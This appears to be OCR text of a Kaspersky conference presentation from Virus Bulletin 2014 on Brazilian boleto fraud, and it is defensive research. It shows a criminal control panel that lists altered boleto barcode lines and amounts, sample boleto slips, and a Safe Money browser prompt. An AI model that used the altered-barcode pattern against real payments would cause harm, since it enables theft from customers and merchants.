
U$ 6.6 billion annual profit

Half of the money from a big bank was stolen?

How much money was stolen?

FUD


How much money was stolen?



LINHA ALTERADA	VALOR	BOLETO
03399.65295 62300.000007 00044.201028 3 61080000000100	1,00	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 4 61110000000000	,	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 6 61110234234200	2342342,00	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61140324242300	3242423,00	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 9 61141231231230	12312312,30	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61140005646400	56464,00	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 9 61141234123400	12341234,00	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61160000000000	,	http://www.etnia.org.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61260000295295	2952,95	http://boletophp.com.br/boletophp/boleto_cef.php
03399.65295 62300.000007 00044.201028 2 61220000000580	5,80	http://192.168.10.254/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61260000295295	2952,95	http://192.168.10.254/boleto/boleto_bb.php
03399.65295 62300.000007 00044.201028 8 61220000000649	6,49	http://bancobrasil.com.br/boleto/boleto.php
03399.65295 62300.000007 00044.201028 1 61280000012000	120,00	http://www.etnia.org.br/boleto/boleto.php

Control panel displaying repeated and testing entries

Protection



Vencimento
01/02/2013
Agência / Código Cedente
3142-9 / 0018393-3
Nosso Número
0000002267.5
Nº 0213P00298
(=) Valor do Documento
5,00
(-) Desconto
(+) Mora / Multa / Juros
(+) Outros Acrecimos
(=) Valor Cobrado

Sacado :
LUCIANO
R.JOSE ANTÔNIO GORLA , 500
JARDIM CONTINENTAL-
CEP : [redacted]
CPF : [redacted]

001-9 | 00190.00009 02267.314207 93873.318 5 8 55960000000500

Local de Pagamento Até o vencimento, pagável em qualquer banco.
Após o vencimento, pagável apenas no Banco Santander.

Cedente
PROVEDOR

Data do Documento	Nº	Espécie Doc	Aceite	Data do Processamento
01/02/2013	0213P00298	DS	N	01/02/2013

Uso do Banco	Carteira	Espécie	Quantidade	Valor
	18	R$		

Instruções: (Texto de responsabilidade do cedente)
NÃO RECEBER APÓS 30 DIAS DE ATRASO
APÓS VENCIMENTO,MULTA DE 2%(R$0,10) MAIS JUROS DE 1%(R$0,05) AO MÊS

SEUS SERVIÇOS SERÃO SUSPENSOS APÓS 15 DIAS DE ATRASO

SERVIÇOS DE INTERNET
TESTE
TAXA REFERENTE A EMISSÃO DE BOLETO BANCÁRIO (R$ 2,30)


Vencimento 01/02/2013
Agência / Código Cedente 3142-9 / 0018393-3
Nosso Número 0000002267.5
(=) Valor do Documento 5,00
(-) Desconto
(+) Mora / Multa / Juros
(+) Outros Acrecimos
(=) Valor Cobrado

Sacado: LUCIANO CPF : [redacted]
R.JOSE ANTÔNIO GORLA , 500-JARDIM CONTINENTAL- LONDRINA - CEP:[redacted]

Autenticação Mecânica - Ficha de

Boletos in PDF mode

Protection



https://carrinho.americanas.com.br/CustomerWeb/p

Safe Money

Safe Money

É recomendável abrir este site no Navegu
fornece
camadas adicionais de proteção para pro
financeiras
contra criminosos.

Abrir no Navegador protegido | Al

☑ Lembrar minha opção para ess

https://carrinho.americanas.co...

Boleto

Bradesco | 237-2 | 23792.37320 52055.886411 36009.966403 5 59730000007431

Cedente Americanas.com - B2W - CIA Global do Varejo	Agência/Código Cedente	Vencimento 13/02/2014
Sacado	Número do Documento 558864136	Nosso Número 20558864136
Espécie R$ | Quantidade | (x) Valor	(-) Descontos / Abatimentos	(=) Valor Documento 74,31
Demonstrativo	(+) Outros Acréscimos	(=) Valor Cobrado

Bradesco | 237-2 | 23792.37320 52055.886411 36009.966403 5 59730000007431

Local de Pagamento Banco Bradesco S.A Pagável preferencialmente em qualquer Agência Bradesco					Vencimento 13/02/2014
Cedente Americanas.com - B2W - CIA Global do Varejo					Agência/Código Cedente
Data Documento 07/02/2014	Número do Documento 558864136	Espécie Doc. Outro	Aceite N	Data Processamento 07/02/2014	Nosso Número 20558864136
Uso do Banco	Carteira 25	Espécie R$	Quantidade	(x) Valor	(=) Valor documento 74,31

Instruções (Texto de responsabilidade do cedente)
Caixa: não receber após a data de vencimento
Apenas o pagamento do boleto identifica e libera o seu pedido. NÃO DEPOSITE NEM FAÇA TRANSFERÊNCIA.
O prazo de entrega é valido após o pagamento do boleto. O pagamento é processado em até 3 dias úteis.
NÃO PAGUE APÓS O VENCIMENTO. Após esta data a reserva da compra é cancelada e boleto perde a validade.
Informações: 4003-4848 ou sac.atendimento@americanas.com.br

(-) Descontos / Abatimentos
(-) Outras Deduções
(+) Mora / Multa
(+) Outros Acréscimos
(=) Valor

Kaspersky Safe Money

Questions

Thanks

More details at Securelist.com

Follow me at @Assolini

Virus Bulletin 2014

KASPERSKY lab